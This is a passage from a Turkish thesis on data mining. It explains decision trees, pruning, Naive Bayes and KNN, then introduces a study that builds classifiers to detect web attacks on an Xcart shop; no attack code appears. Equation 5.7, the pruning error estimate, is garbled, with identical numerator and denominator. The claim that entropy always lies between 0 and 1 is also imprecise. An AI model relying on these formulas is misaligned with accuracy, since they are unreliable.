EĞER outlook = overcast *İSE* playball = yes
EĞER outlook = rain *VE* wind = weak *İSE* playball = yes

Karar ağaçlarının kökünde (root) yani ilk düğümünde sınıf etiketinin atanmasında en etkili olan özellik bulunur. Ağaç daha sonra en çok etki eden diğer özelliklere göre dallanmaya devam eder.

ID3 Algoritması

Bu algoritma sınıflandırma işleminde entropi kavramdan faydalanmaktadır. Entropi kavramı rastgeleliği, belirsizliği ve beklenmeyen durumun ortaya çıkma olasılığını göstermektedir. Veri madenciliğinde kullanılan entropiye Shannon entropisi ya da bilgi entropisi denilmektedir. Entropi 0 ile 1 arasında bir değer alır. Tüm şartların eşit olduğu durumlarda entropi en yüksek değeri olan 1'e eşit olur. Eğer ideal bir para atılacak olursa yazı veya tura gelme durumu eşit olduğu için entropisi 1 olacaktır. Eğer tüm nesneler aynı sınıfa aitse entropi yani belirsizlik 0 değerini alır. Örneğin bir torbadaki tüm toplar mavi ise, bu torbadan top çekilme durumunun entropisi 0 dır, yani belirsizlik yoktur. Entropi eşitlik 5.3'de gösterildiği gibi hesaplanmaktadır.

$$H(p_1 + p_2 + \cdots + p_n) = -\sum_{i=0}^{n} p_i * log(p_i) \quad (5.3)$$

C4.5 ve C5 Algoritması

Bu karar ağacı algoritması ID3 algoritmasının gelişmiş halidir ve ID3'e göre bilgi kazancı (Information Gain) kullanımı açısından üstündür. Ağaç oluşturulurken her aşamada kalan özelliklere ve özellikte bulunan etiketlere ilişkin bilgi kazançları ayrı ayrı hesaplanarak en yüksek bilgi kazancına sahip özelliğe göre dallanma gerçekleştirilir. Bu sayede daha hassas ve anlamlı kurallar ortaya çıkmaktadır. D öğrenme kümesi, A bir özellik olmak üzere, D kümesinin A özelliğine göre v parçaya bölünmesi durumunda ortaya çıkan bilgi kazancı Eşitlik 5.4, 5.5 ve 5.6'da gösterildiği gibi hesaplanmaktadır.

$$Info(D) = -\sum_{i=0}^{n} p_i * \log(p_i) \qquad D \text{ kümesi içindeki bir nesneyi sınıflandırmak için gerekli bilgi} \quad (5.4)$$

$$Info_A(D) = \sum_{j=0}^{v} \frac{|D_j|}{|D|} * Info(D_j) \qquad A \text{ özelliğine bölünmeden sonra } D \text{ yi sınıflandırmak için gerekli bilgi} \quad (5.5)$$

$$Gain(A) = Info(D) - Info_A(D) \qquad A \text{ özelliğine göre bölünmeden dolayı bilgi kazancı} \quad (5.6)$$

Karar ağacının budanması: Tüm makine öğrenmesi yöntemlerinde verinin ana hatlarının modellenmesi esas alındığı için öğrenme modelinde ezberden (overfitting) kaçınılmalıdır. Karar ağaçları gerekli işlemler yapılmazsa ezberleme yapmaya müsaittirler. Ezberleme yapmış bir karar ağacının sınıflandırma başarısı öğrenme kümesi için çok iyi iken, test kümesinde başarı oranı hayli düşmekte olup, bu kaçınılması gereken bir durumdur. Ayrıca ezberleme yapmış bir karar ağacının derinliği, düğüm ve yaprak sayısı çok fazla olacağından zaman performansı açısından da hantal bir yapıya sahip olacaktır. Bu sebeple karar ağacı oluşturulurken ve/veya oluşturulduktan sonra budama işlemi yapılmalıdır. Budama, sınıflandırmaya yeterli katkıyı sağlamayan kısımların karar ağacından silinmesi işlemidir. Budama işlemi sonucunda daha sade, anlaşılabilir ve hızlı sınıflandırma performansına sahip karar ağaçları oluşturmak mümkündür. Budama işlemi sonucunda öğrenme kümesi için hata oranı artarken, genelde test kümesi için sınıflandırma performansı artmaktadır. Ağaç budama işlemi, budama zamanına göre iki farklı yöntemle yapılabilmektir;

Ön budama (pre-prunning): Ön budama işlemi karar ağacı oluşturulduğu sırada belli ölçütlere bakılarak bazı dalların oluşturulmaması ile yapılmaktadır. Bu yöntemde belli bir eşik değer belirlenerek bölünen niteliklerin hata oranı eşik değerin altına indiğinde dallanmaya son verilerek, en çok elemana sahip sınıf etiketi yaprak olarak atanır.

Sonradan budama (post-prunning): Bu budama yönteminde ise önce karar ağacı oluşturulup, budama işlemi daha sonra yapılmaktadır. Bu yöntem pratikte ön budama işleminden daha başarılıdır çünkü karar ağacı oluşturulduğu sırada nerede budama yapılacağının kestirilmesi daha zordur. Bu işlem alt dalları silerek yapraklar oluşturma, alt dalları üst yapraklarda uygun etikete yükseltme ve belli derinlikten aşağıda bulunan dalları budama şeklinde yapılabilmektedir.

Sonradan budama işleminde ağacında ne zaman budanacağına karar verilirken aşağıdaki istatistiksel yöntemlerden faydalanılmaktadır.

- Hata Tahmini
- Önem Testi (örn: Ki-kare Testi (Chi-square test))


Sonradan budama işlemine ilişkin yaprakların hata oranların hesaplanmasına ilişkin örnek bir hesaplama yöntemi Eşitlik 5.7'de verildiği gibi yapılmaktadır [49].

$$e = \left(f + \frac{z^2}{2N} + z\sqrt{\frac{f}{N} - \frac{f^2}{N} + \frac{z^2}{4N^2}} \right) \Big/ \left(f + \frac{z^2}{2N} + z\sqrt{\frac{f}{N} - \frac{f^2}{N} + \frac{z^2}{4N^2}} \right) \qquad (5.7)$$

- f: eğitimin kümesinin hata oranı
- N: yaprakta bulunan nesnelerin sayısı
- z: normal dağılım oranı

Hata toleransına bağlı olarak sonradan budama işlemi Şekil 5.7'de gösterilen şekilde yapılmaktadır. Burada budama işlemine ilişkin hata toleransı %35 olarak belirlenmiştir. "Humidity (Nem)" düğümünün alt dallarında toplam 50 adet (35 "No" + 15 "Yes") nesne bulunmaktadır. Bu dallardan "Yes (Evet)" etiketine sahip nesne sayısının bulunduğu dalda 15 adet nesne bulunmakta olup %35' lik hata toleransının altında olan bir orana sahiptir. Bu

sebeple “Humidity” düğümü budanarak burada bulunan 50 nesne tek yaprakta birleştirilerek, ilgili yaprağa bu düğüm içinde en çok nesne oranına sahip olan “No” etiketi atanır.



Şekil 5.7. Hata toleransına dayalı ağaç budama işlemi

5.2.2. Naif Bayes (Naive Bayes) sınıflandırma

Naive Bayes özellikler arasında bağımsızlık olduğu varsayımı ile Bayes teoremine dayalı bir sınıflandırma algoritmasıdır. Bayes sınıflandırma ile karmaşık ve iteratif parametre tahminlerine gerek kalmadan çok büyük veri setleri için model oluşturulması oldukça kolaydır. Bayes sınıflandırma modelinin oluşturulması diğer algoritmalara göre daha kolay olduğu halde çoğu zaman sınıflandırma başarısında diğer algoritmaların önüne geçebilmektedir [49].

Bayes teoremi stokastik (rassal) bir sürece bağlı olarak meydana gelen, birbirinden bağımsız olduğu kabul edilen, rasgele bir A olayı ile rasgele bir B olayı için koşullu olasılıklar ve marjinal olasılıklar arasındaki ilişkiyi tanımlamaktadır. Bu teorem Thomas Bayes (1702-1761) tarafından oluşturulmuş ve Eşitlik 5.8’de gösterilen formül ile ifade edilmektedir [50].

$$P(C_j/x) = \frac{p(x/C_j)P(C_j)}{p(x)} \tag{5.8}$$

p(x|Cj) : Sınıf j’den rastgele seçilen bir örneğin x olma olasılığı

P(Cj) : Sınıf j’nin ilk olasılığı

p(x) : Tüm örneklerde seçilen herhangi bir örneğin x olma olasılığı

P(Cj|x) : x olduğu bilinen bir örneğin sınıf j etiketine sahip olma olasılığı (son olasılık)

Naive Bayes sınıflandırma işlemi aşağıda anlatılan şekilde yapılmaktadır [51].

Öğrenme kümesinde bulunan her bir nesne n boyuta sahip olsun, $X = (x_1, x_2, \ldots, x_n)$
Veri setinde m adet sınıf etiketi bulunuyor olsun $C_1, C_2, \ldots, C_m$
$P(C_i|X)$ değerini en büyük yapan olasılık değeri bulunur. Bu işlem yapılırken Bayes teoreminde bulunan P(X) böleni tüm sınıf etiketleri için aynı olduğundan denklem basitleştirilerek Eşitlik 5.9'daki hale getirilir.

$$P(C_j/X) = P(X/C_j)P(C_j) \tag{5.9}$$

Eşitlik 5.3'deki değerini en büyük yapan sınıf etiketi tespit edilir.
Veri setinde bulunan tüm özellikler birbirinden bağımsız olmak üzere $P(X|C_i)$ değeri aşağıdaki Eşitlik 5.10'daki formül ile bulunur.

$$P(\mathbf{X} \mid C_i) = \prod_{k=1}^{n} P(x_k \mid C_i) = P(x_1 \mid C_i) \times P(x_2 \mid C_i) \times \ldots \times P(x_n \mid C_i) \tag{5.10}$$

5.2.3. K–en yakın komşu (K-nearest neigborhood KNN)

KNN algoritması, sınıflandırma modellerinin oluşturulmasında kullanılan denetimli öğrenme yöntemleri arasında yer alır. Kümeleme algoritması olan K – ortalama (K - means) algoritmasına çok benzemekle birlikte, KNN algoritması öğrenme kümesi kullanılarak eğitilirken, yani sınıflandırma işlemi yaparken, K – ortalama algoritması için bu durum söz konusu olmayıp, kümeleme işlemi yapmaktadır.

KNN algoritması ile sınıflandırma yapılacak verilerin öğrenme kümesindeki normal davranış verilerine benzerlikleri hesaplanarak; en yakın olduğu düşünülen k verinin ortalamasıyla, belirlenen eşik değere göre sınıflara atamaları yapılır. Yöntemde k değerine bağlı olarak yeni gelen bir üyeyi en yakın olduğu gruba dâhil eden algoritmadır. Önemli olan, her bir sınıfın özelliklerinin önceden net bir şekilde belirlenmiş olmasıdır. Yöntemin

performansını k en yakın komşu sayısı, eşik değer, benzerlik ölçümü ve öğrenme kümesindeki normal davranışların yeterli sayıda olması kriterleri etkilemektedir [52].

Seçilen k değeri sınıflandırma başarısını çok etkilemektedir. Eğer k değeri çok küçük seçilirse oluşturulan model çok etkilenmekte, çok büyük seçilirse tüm verilerin tek sınıfa atılması problemi ortaya çıkmaktadır. Literatürde en uygun k değerinin deneme yanılma yöntemi ile bulunduğu belirtilmektedir [53, 54].


Uzaklık hesaplama fonksiyonları: Uzaklık hesaplanmasında Öklid uzaklığı, Manhattan uzaklığı, Minkowski uzaklığı gibi problemin uygunluğuna göre kullanılabilecek çeşitli uzaklık hesaplama fonksiyonları bulunmaktadır. Tez çalışmasında Öklid uzaklığı kullanılmıştır.

$$\text{Öklid Uzaklığı:} \quad \sqrt{\sum_{i=1}^{k}(x_i - y_i)^2} \tag{5.11}$$

$$\text{Manhattan Uzaklığı:} \quad \sum_{i=1}^{k}|x_i - y_i| \tag{5.12}$$

$$\text{Minkowski Uzaklığı:} \quad \left(\sum_{i=1}^{k}(|x_i - y_i|)^q\right)^{1/q} \tag{5.13}$$

Şekil 5.8'de Öklid uzaklığı kullanılarak KNN algoritmasına göre yeni gelen nesnenin (şekildeki yıldız nesnesi) sınıf etiketinin belirlenmesi gösterilmiştir. KNN algoritması için k=3 seçildiği durumda sınıf etiketi belirlenecek nesneye en yakın 3 nesneden 2 si B sınıf etiketine, birisi A sınıf etiketine sahiptir, bu sebeple ilgili nesneye sınıf etiketi olarak B atanacaktır. K=6 seçildiğinde ise en yakın 4 komşu A sınıf etiketine, diğer ikisi ise B sınıf etiketine sahip olduğu için, yeni gelen nesnenin sınıf etiketi A olarak belirlenecektir.



Şekil 5.8. KNN algoritmasının çalışması [56]

KNN'in avantajı-dezavantajı: KNN algoritmasının avantajları; uygulanması basittir, gürültülü verilerine karsı etkilidir ve eğitim kümesindeki nesne sayısı fazla ise daha etkin olmaktadır. Dezavantajları ise; algoritma başlangıçta k parametresine belirlenmesine ihtiyaç duymaktadır, en iyi sonucun alınabilmesi için hangi uzaklık ölçümünün uygulanacağı ve hangi özelliklerin alınacağı bilgisi açık değildir, deneme yanılma yoluyla bulunması gerekmektedir ve hesaplama maliyeti yüksektir [57].

6. WEB SALDIRILARININ TESPİTİNE YÖNELİK SINIFLANDIRMA MODELLERİNİN OLUŞTURULMASI

Bu tez çalışmasında oluşturulan bir e-ticaret web uygulamasına, normal web trafiği ve saldırı trafiği oluşturularak, web sunucusuna gelen istekler kaydedilmiştir. Bu web istekleri gerekli olan veri ön işleme adımlarına tabi tutularak bir veri seti oluşturulmuştur. Veri seti kullanılarak çeşitli veri madenciliği algoritmaları ile sınıflandırma modelleri oluşturulmuştur. Bu modellerin amacı bilinen web saldırılarına ilişkin önceden kaydedilmiş web istekleri ile eğitildikten sonra, yeni gelen bir isteğin saldırı olup olmadığını tespit etmektir. Sonrasında ise oluşturulan sınıflandırma modelleri başarı, zaman gibi performans parametreleri açısından karşılaştırılarak, en iyi çalışan model belirlenmiştir. Bu sınıflandırma modeli Python programlama dili kullanılarak yeniden oluşturulmuş ve ilgili web sitesine gelen web isteklerinin eş zamanlı olarak sınıflandırılması amaçlanmıştır.

6.1. Kullanılan Araçlar

E-ticaret sitesinin oluşturulmasında, web saldırıları trafiklerinin ve normal web trafiklerinin oluşturulmasında, veri önişleme işlemlerinde ve veri setinin oluşturulmasından, sınıflandırma modellerinin oluşturulmasından, en iyi modelin saldırı tespitinde kullanmak üzere yazılım haline getirilmesinde çeşitli yazılım araçları ve yazılım platformları kullanılmıştır.

6.1.1. E-ticaret sitesinin oluşturulmasında kullanılan araçlar


E-ticaret, Elektronik Ticaret'in kısaltmasıdır. İlk defa 1990'lı yılların sonlarına doğru ortaya çıkmıştır. İnternet kullanımının bu yıllarda hızla artması, internette pazarlama teknikleri ortaya çıkmaya başlamıştır. E-ticaret açık olarak; mal ve hizmetlerin tanıtım, reklam ve çeşitli çalışmalar ile birlikte satışlarının, internet üzerinden online olarak yapılmasıdır [58].

E-ticaret, OECD (İktisadi İşbirliği ve Kalkınma Teşkilatı) tarafından; sayısallaştırılmış yazılı metin, ses ve görüntünün işlenmesi ve iletilmesine dayanan, kişileri ve kurumları ilgilendiren tüm ticari işlemler olarak tanımlanmaktadır [59].


Web uygulaması olarak açık kaynak kodlu bir elektronik ticaret yazılım paketi olan Xcart sistemi kullanılmıştır.

Xcart: En çok kullanılan e-ticaret yazılımlarından birisidir. Açık kaynak kodlu ve ücretsiz olarak herkesin erişimine açıktır. Birçok uygulama geliştiricisi tarafından aktif olarak geliştirilmeye devam edilmektedir. Çok yoğun kullanıma ve üçüncü kişiler tarafından birçok ek modüle sahip olması sebebiyle güvenlik açığına sahip olma riski artmaktadır. Bu sebeplerle saldırganların önemli bir hedefi haline gelmiştir.

İki ana arayüzden oluşmaktadır. Bunlardan bir tanesi ürünlerin gösterildiği ve satışının yapıldığı satış arayüzü, diğeri ise sitenin yönetimin yapıldığı, satışların ve diğer işlemlerin takibinin yapıldığı yönetici arayüzüdür. Şekil 6.1'de yönetim arayüzü, Şekil 6.2' de ise müşteri arayüzü gösterilmektedir.



Şekil 6.1. Xcart yönetici arayüzü




Şekil 6.2. Xcart müşteri arayüzü

Xcart sisteminin kurulumunda; Linux işletim sistemi üzerine, uygulama sunucu olarak PHP 5.6.17 versiyonu, web sunucusu olarak Apache 2.4.10 versiyonu, veritabanı sunucusu olarak Mysql 5.5.46 versiyonu kullanılmıştır.

6.1.2. Normal ve saldırı web trafiklerinin oluşturulmasında kullanılan araçlar

1980' li yıllardan itibaren web uygulamalarına gerçekleştirilen saldırılar ilk başlarda çok basit ve az sayıda iken, gün geçtikçe saldırı türlerinde artış olmuş ve yapılan saldırılar daha karmaşık hale gelmeye başlamıştır. Önceleri saldırılar saldırganın bilgi düzeyi ile ilişkili iken sonraları hazır saldırı araçlarının ve bu araçların karmaşıklığının artması ve bu araçlarla saldırıların nasıl yapılacağının kolayca ulaşılabilir olması, saldırı yapmak için gerekli olan


teknik bilgi miktarına bağımlılığı azalmıştır. Şekil 6.3'de görüleceği üzere zamanla web saldırı türleri daha karmaşık hale gelmekle birlikte, kullanılan saldırı araçlarının yetenekleri ve gelişmişliği de artmış ve buna bağlı olarak saldırı yapmak için gereken teknik bilgiye olan ihtiyaç azalmıştır.



Şekil 6.3. Saldırı araçlarının gelişmişliği ve gerekli olan teknik bilgi arasındaki değişim [60]

